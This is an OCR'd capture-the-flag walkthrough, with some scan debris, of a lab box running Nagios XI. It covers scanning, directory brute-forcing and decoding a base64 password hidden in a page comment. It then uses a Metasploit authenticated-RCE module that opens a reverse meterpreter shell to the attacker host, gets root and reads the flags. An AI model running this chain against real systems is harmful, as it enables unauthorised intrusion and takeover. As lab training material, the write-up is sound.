

nmap -sC -sV -Pn 192.168.10.149


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sC 192.168.10.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 15:15 EDT
Nmap scan report for 192.168.10.149
Host is up (0.00038s latency).
Not shown: 985 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
|_http-title: Nagios XI
443/tcp open   https
|_ssl-date: TLS randomness does not represent time
|_http-title: Nagios XI
| ssl-cert: Subject: commonName=192.168.10.122/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countr
yName=US
| Not valid before: 2024-03-28T19:45:05
|_Not valid after:  2034-03-26T19:45:05
MAC Address: 08:00:27:43:9B:88 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
```




It seems the nagios web GUI Login panel is running with authenticaton.




Directory Bruteforcing: gobuster dir -u http://192.168.10.149 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,tx



/secure.html /config.txt (Status:200) (Status:200) After browsing those files we got: /config.tx





But the /secure.html seems hinding something in the source code, so we tried to get the information from the source code.


Not secure view-source:192.168.10.149/secure.html
Line wrap
<!DOCTYPE html>
<html>
<head>
<style>
img {
width: 100%;
}
</style>
</head>
<body>


<img src="https://www.creativefabrica.com/wp-content/uploads/2022/04/25/nacos-illustration-Graphics-29617725-1-1-580x387.jpg" style="width:580px;height:387px;" alt="Nacos"


</body>
</html>
<!-- passwd="ZTFwcjBmMjNzMHI=" -->


Google
base64 decode
All
Images
Videos
Shopping
News
More
Tools
Python
Online
Command
To Hex
JavaScript
Bash
With key
Linux
Java
About 95,00,000 results (0.32 seconds)
Base64 Decode
https://www.base64decode.org
Base64 Decode and Encode - Online
Decode from Base64 format or encode into it with various advanced options. Our site has an easy to use online tool to convert your data.
Base64.Guru
https://base64.guru › Base64 Converter
Base64 Decode | Base64 Converter
The "Base64 Decode Online" is a free decoder for decoding online Base64 to text or binary. In other words, it is a tool that converts Base64 to original ...




After Decoding the Hashes we got the result. e1pr0f3ss0r The /config.txt has the username “nagiosadmin” and now we have the password. Lets try





We have successfully logged in. After surfing the nagios web GUI we have’nt found anything to go further for previlige escalations. But the Plugin information in /config.txt having check_plugin_authenticated_rce Lets Google the information



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit "Nagios XI"
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Nagios XI - 'login.php' Multiple Cross-Site Scripting Vulnerabilities         | linux/remote/34507.txt
Nagios XI - 'tfPassword' SQL Injection                                        | php/remote/38827.txt
Nagios XI - 'users.php' SQL Injection                                         | multiple/remote/34523.txt
Nagios XI - Authenticated Remote Command Execution (Metasploit)               | linux/remote/48191.rb
Nagios XI - Multiple Cross-Site Request Forgery Vulnerabilities               | linux/remote/34431.html
Nagios XI - Multiple Cross-Site Scripting / HTML Injection Vulnerabilities    | multiple/remote/36455.txt
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root                     | php/webapps/44560.py
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root                     | php/webapps/44560.py
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)           | linux/remote/44969.rb
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)           | linux/remote/44969.rb
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)           | linux/remote/44969.rb
Nagios XI 5.2.7 - Multiple Vulnerabilities                                    | php/webapps/39899.txt
Nagios XI 5.5.6 - Magpie_debug.php Root Remote Code Execution (Metasploit)    | linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation                | linux/webapps/46221.py
Nagios XI 5.6.1 - SQL injection                                               | php/webapps/46910.txt
Nagios XI 5.6.12 - 'export-rrd.php' Remote Code Execution                     | php/webapps/48640.txt
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege Escalation           | php/webapps/47299.php
Nagios XI 5.7.3 - 'Contact Templates' Persistent Cross-Site Scripting         | php/webapps/48893.txt
Nagios XI 5.7.3 - 'Manage Users' Authenticated SQL Injection                  | php/webapps/48894.txt
Nagios XI 5.7.3 - 'mibs.php' Remote Command Injection (Authenticated)         | php/webapps/48959.py
Nagios XI 5.7.3 - 'SNMP Trap Interface' Authenticated SQL Injection           | php/webapps/48895.txt
Nagios XI 5.7.5 - Multiple Persistent Cross-Site Scripting                    | php/webapps/49449.txt
Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated)                   | php/webapps/49422.py
Nagios XI Chained - Remote Code Execution (Metasploit)                        | linux/remote/40067.rb
Nagios XI Network Monitor Graph Explorer Component - Command Injection (Metas | unix/remote/23227.rb
```

```
msf6 > use exploit/linux/http/nagios_xi_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
[!] *       The module exploit/linux/http/nagios_xi_authenticated_rce has been moved!        *
[!] *   You are using exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce    *
msf6 exploit(linux/http/nagios_xi_authenticated_rce) >
```

```
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.10.209:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3045380 bytes) to 192.168.10.149
[*] Meterpreter session 1 opened (192.168.10.209:4444 -> 192.168.10.149:45842) at 2024-04-03 16:43:18 -0400
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > sysinfo
Computer     : nacos.htb
OS           : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter > shell
Process 18728 created.
Channel 1 created.
ls
CHANGES.txt
getprofile.sh
profile.inc.php
profile.php
cd /root
ls
anaconda-ks.cfg
root.txt
scripts
```

After successfully exploiting the module we got the root and user flags

```
cd /root
ls
anaconda-ks.cfg
root.txt
scripts
ls
anaconda-ks.cfg
root.txt
scripts
cat root.txt
4c65ad00dd8dbe9e4106511880ac438e
cd /home
ls
nagios
cd nagios
ls
user.txt
cat user.txt
9c5e9ec944c758eecff07ebb5d2c683a
```